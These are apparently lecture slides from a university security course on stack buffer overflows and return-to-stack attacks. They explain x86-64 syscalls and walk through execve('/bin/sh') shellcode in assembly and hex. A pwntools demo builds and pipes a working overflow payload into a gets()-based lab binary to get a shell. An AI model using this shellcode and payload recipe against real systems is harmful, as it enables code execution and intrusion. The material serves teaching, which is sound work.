
RIP `0x41414141: ??? (segmentation fault)`

Smashed the stack!

- Context

rdi	0x7fffffffe230
rip	0x4141414141414141
rax	0x0
rbp	0x4141414141414141
rsp	0x7fffffffe440

- Stack



Progress so far


- We have successfully hijacked the control flow of the program
  - We now have the capability to jump to any memory address (from `0x0000000000000000` to `0xffffffffffffffff`)

- But, where should we jump to?
  - If we can jump to an address that contains valid instructions, they will be executed

Quick Detour: Shellcode

Shell

- A user interface that allows users to interact with an OS or software by typing commands
  - A shell interprets user commands and executes them



Shellcode

- A piece of machine code that conducts malicious activities
  - e.g., Transmitting a sensitive file to remote server, etc.
- Typically, a shellcode executes a shell (`/bin/sh`)
  - Hence the term “shellcode”
- Benefits of executing a shell
  - You can execute arbitrary commands (powerful)
  - Shell execution can be achieved with minimal code footprint (efficient)

Writing shellcode using system calls

- System calls (syscalls)
  - Special request that a user space program makes to perform **privileged kernel operations** or interact with hardware
    - e.g., executing a process, creating a file, writing to a file, …

Writing reliable shellcode using syscalls

POSTECH

- Invoking syscalls (x86-64)
  - Syscalls are uniquely identified by syscall numbers
    - x86-64: `open: 2, write: 1, fork: 57, execve: 59, ...`
    - check `/usr/include/asm/unistd_64.h` on the lab server for syscall numbers
  - Syscall number and arguments are set in the following registers:
    - `rax`: Syscall number
    - `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`: 1st, 2nd, 3rd, 4th, 5th, 6th arguments
    - return value (if exists) is stored in `rax`
  - `syscall` instruction invokes the syscall specified by the `rax`

Check `$ man syscall` for more information!

Example: Invoking `write` syscall

- Goal: Print `"hello world"` to `stdout` using `write( )` syscall
  - Code:

```
char buf[12] = "hello world\0";
write(1, buf, 11); /* 1: stdout */
```

  - Pseudo-assembly:

```
mov   rax, 1            ; syscall num of write (1)
mov   rdi, 1            ; 1st arg: fd = 1 (stdout)
push "hello world"      ; push string onto stack (rsp: str addr.)
mov   rsi, rsp          ; 2nd arg: buf (the addr in rsp)
mov   rdx, 0xb          ; 3rd arg: size = 11 bytes
syscall                 ; invoke syscall thru interrupt
```

No direct reference to func/data addresses needed!

Example: `execve("/bin/sh")` shellcode

- Prototype: (Try `$ man 2 execve` on the server)

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

Syscall #: 59 (in rax)

Executable's path (1st arg in rdi)

Command line args (2nd arg in rsi)

Environment variable (3rd arg in rdx)

- Code that executes a shell:

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

Note: `argv[0]` always is the name of the executable

Example: execve("/bin/sh") shellcode

POSTECH

- `execve("/bin/sh", {"/bin/sh", NULL}, NULL);` in assembly:

```
push 0x68 ; h
mov  rax, 0x732f2f2f6e69622f ; s///nib/
push rax
mov  rdi, rsp ····· rdi: addr. of "/bin/sh"
push 0x1010101 ^ 0x6873
xor  dword ptr [rsp], 0x1010101
xor  esi, esi
push rsi
push 8
pop  rsi
add  rsi, rsp
push rsi
mov  rsi, rsp ····· rsi: argv
xor  edx, edx ····· rdx: NULL
push SYS_execve /* 0x3b */
pop  rax ····· rax: 59
syscall
```

Try it yourself with Pwntools

- Pwntools: A Python3 library for hacking

```
csed415-lab02@csed415:~$ cd /tmp/[secret_dir]
csed415-lab02@csed415:~/tmp/[secret_dir]$ python3
>>> from pwn import *
>>> context.arch = "amd64"
>>> sc = shellcraft.linux.sh()   // shellcraft is a tool that emits requested shellcode in assembly
>>> print(sc)
    push 0x68
    mov rax, 0x732f2f2f6e69622f
    ...
>>> with open("sc", "wb") as f: f.write(asm(sc))
>>> quit()

lab01@csed415:~/tmp/[secret_dir]$ hd sc
00000000  6a 68 48 b8 2f 62 69 6e  2f 2f 2f 73 50 48 89 e7  |jhH./bin///sPH..|
00000010  68 72 69 01 01 81 34 24  01 01 01 01 31 f6 56 6a  |hri...4$....1.Vj|
00000020  08 5e 48 01 e6 56 48 89  e6 31 d2 6a 3b 58 0f 05  |.^H..VH..1.j;X..|
```

Back to Stack Smashing

ret-to-stack attack using shellcode


- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
RIP 40116c: ret      // ret == pop rip;
```

If the input is:

```
"A" * 520
+ "\x30\xe2\xff\xff\xff\x7f\x00\x00"
```

- Stack



ret-to-stack attack using shellcode

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret      // ret == pop rip;
```


RIP

```
0x7fffffffe230: rex.B // Disasm of 0x41 is rex.B
0x7fffffffe231: rex.B
0x7fffffffe232: rex.B
```

If the input is:

```
"A" * 520
+ "\x30\xe2\xff\xff\xff\x7f\x00\x00"
```

- Stack



ret-to-stack attack using shellcode

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret      // ret == pop rip;
```


RIP

```
0x7fffffffe230: push 0x68
0x7fffffffe232: mov  rax, 0x732f2f2f6e69622f
                // our shellcode will be executed ☺
```

If the input is:

```
shellcode \
+ "A" * (520 - len(shellcode)) \
+ "\x30\xe2\xff\xff\xff\x7f\x00\x00"
```

- Stack



RSP

Demo

POSTECH

```
(Assuming you have already compiled morris.c)

csed415-lab02@csed415:~/tmp/[secret_dir]$
>>> from pwn import *
>>> context.arch = "amd64"
>>> sc = shellcraft.linux.sh()
>>> payload = asm(sc) + b"A" * (520 - len(asm(sc))) + p64(0x7fffffffe230)
>>> with open("payload", "wb") as f: f.write(payload) // store the payload in a file

csed415-lab02@csed415:~/tmp/[secret_dir]$ (cat payload; echo; cat) | ./morris
ls
morris  morris.c    payload

echo "hi"
hi
(arbitrary command execution)
```

Note: This payload may not work when you try because...

Caveats: We had two strong assumptions

POSTECH

- Assumption 1: We know the exact address of the stack buffer
  - In practice, buffer address is not fixed
    - Modern protection mechanisms (e.g., ASLR) randomize memory layout
    - Execution environment differs (e.g., due to environment variables)
- Assumption 2: The system architecture is x86-64
  - Our shellcode is written in x86-64 assembly, so it only works for x86-64 binaries
  - Can we design shellcode that works on multiple architectures?
    - Advanced topic! Take my CSED559 Software Vulnerability Analysis and Exploitation
      (previously offered as CSED702C Binary Analysis and Exploitation

Summary

- Certain vulnerabilities allow attackers to manipulate the control flow of a program
- The return-to-stack exploit involves placing a shellcode into a stack buffer and redirecting execution to it by overwriting the return address
  - Powerful enough to compromise 10% of the Internet in 1988
  - How about now?

Coming up next

- Attack, defense, attack, defense, attack, defense, …

Questions?